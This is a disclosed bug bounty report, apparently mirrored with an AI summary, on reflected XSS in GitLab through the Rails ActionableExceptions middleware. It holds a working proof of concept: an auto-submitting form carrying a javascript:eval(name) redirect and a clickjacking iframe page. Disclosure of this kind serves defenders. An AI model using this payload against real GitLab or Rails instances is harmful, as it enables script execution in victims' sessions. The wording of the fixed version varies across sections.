Reflected XSS (<= Rails 6.0.3.1)
A reflected cross-site scripting vulnerability existed in GitLab when it used Rails 6.0.3.1 or earlier, because the ActionDispatch::ActionableExceptions middleware was accessible in production and allowed a javascript: URL as a redirect destination. An attacker could trick a user into clicking a button on a malicious site, leading to JavaScript execution in the context of the GitLab instance.

GitLab
Originally disclosed on GitLab
- Fixed in 49 days
- Disclosed after 49 days
HackerOne report #1004872 by ooooooo_q on 2020-10-10, assigned to @rchan-gitlab:
Report | Attachments | How To Reproduce
Report
Summary
Reflected XSS occurs on Gitlab where Rails 6.0.3.1 and below are used.
Impact
XSS occurs on the Gitlab side by inducing the user to click the screen on the trap site.
Steps to reproduce
step1. Prepare gitlab server
Prepare a server that runs on https://localhost.
step2. Prepare a trap server for attacks
- gitlab_child.html
<form method="post" action="https://localhost/rails/actions?error=ActiveRecord::PendingMigrationError&action=Run%20pending%20migrations&location=%0Djavascript%3Aeval%28name%29">
    <button type="submit">location is escape("\rjavascript:eval(name)")</button>
</form>
<script type="text/javascript">
    document.querySelector("button").click();
</script>
- click_jacking.html
<html>
<style>
iframe{
    position: absolute;
    z-index: 1;
    opacity: 0.3;
}
div{
    position: absolute;
    top: 20px;
    left: 130px;
}
button {
    width: 80px;
    height: 26px;
    cursor: pointer;
}
</style>
<body>
    <iframe src=./gitlab_child.html name="alert(location)" height=40></iframe>
    <div>
        <button>click!!</button>
    </div>
</body>
</html>
Prepare the above file to be opened on the attack server.
python3 -m http.server 8000
step3. Open in browser
Open http://localhost:8000/gitlab_click_jacking.html in browser.

Click the button.

javascript:eval(name) is executed and an alert is raised.
Examples
This vulnerability is derived from Rails and occurs regardless of gitlab user or project.
This issue occurs in Rails 6.0.3.1 and below when the ActionDispatch::ActionableExceptions middlware is also accessible in production mode.
https://groups.google.com/forum/#!topic/rubyonrails-security/pAe9EV8gbM0
The html output from the server is as follows.
<html><head></head><body>You are being <a href="
javascript:eval(name)">redirected</a>.</body></html>
Rails security header (X-frame-options, CSP) is not output in this response.
Therefore, it is possible to guide the user with click jacking.
The problem that javascript can be specified as the redirect destination has been fixed in 6.0.3.4.
https://groups.google.com/forum/#!topic/rubyonrails-security/yQzUVfv42jk
What is the current bug behavior?
Occurs when the middlware URL from ActionDispatch::ActionableExceptions is accessible in production.
13.4.3, 13.3.7 and 13.2.10 use 6.0.3.1 and are affected.
https://gitlab.com/gitlab-org/gitlab/-/blob/v13.4.3-ee/Gemfile.lock#L873
https://gitlab.com/gitlab-org/gitlab/-/blob/v13.3.7-ee/Gemfile.lock#L866
https://gitlab.com/gitlab-org/gitlab/-/blob/v13.2.10-ee/Gemfile.lock#L822
What is the expected correct behavior?
ActionDispatch::ActionableExceptions is not accessible.
The solution is to update Rails version to 6.0.3.2 or higher.
Output of checks
gitlab.com is not affected as it uses 6.0.3.3.
https://gitlab.com/gitlab-org/gitlab/-/blob/master/Gemfile.lock#L873
Results of GitLab environment info
###  gitlab-rake gitlab:env:info

System information
System:
Current User:	git
Using RVM:	no
Ruby Version:	2.6.6p146
Gem Version:	2.7.10
Bundler Version:1.17.3
Rake Version:	12.3.3
Redis Version:	5.0.9
Git Version:	2.28.0
Sidekiq Version:5.2.9
Go Version:	unknown

GitLab information
Version:	13.3.7
Revision:	0984a0f544b
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	11.7
URL:		https://gitlab.example.com
HTTP Clone URL:	https://gitlab.example.com/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	13.6.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Impact
XSS occurs on the Gitlab side by inducing the user to click the screen on the trap site.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the ActionDispatch::ActionableExceptions middleware was accessible in production and did not properly validate the redirect location, allowing a javascript: scheme.
Impact
An attacker could execute JavaScript in the context of the GitLab instance by tricking a user into clicking a button on a malicious site.
What the attacker needed
GitLab using Rails 6.0.3.1 or earlier; ActionableExceptions middleware accessible; Victim clicks a button on attacker's site
The fix
The javascript redirect issue was fixed in Rails 6.0.3.4; the report recommends updating to [redacted] or higher.
How it was found
- Set up a GitLab server running on https://localhost.
- Create an HTML page that automatically submits a form to the GitLab actionable exceptions endpoint with a crafted location parameter.
- Create a clickjacking page that embeds the form page in an iframe and overlays a button.
- Serve the pages from a local web server.
- Open the clickjacking page in a browser and click the button.
- Observe that JavaScript is executed and an alert is shown.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
Cross-site scripting (XSS) is a flaw where an attacker can make a website run their own JavaScript code in a victim's browser. Here, a part of the Ruby on Rails framework that shows error pages was left switched on in production, and it let an attacker put a JavaScript link into a redirect. By getting the user to click a disguised button, the attacker could run code as that user on the GitLab site.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.




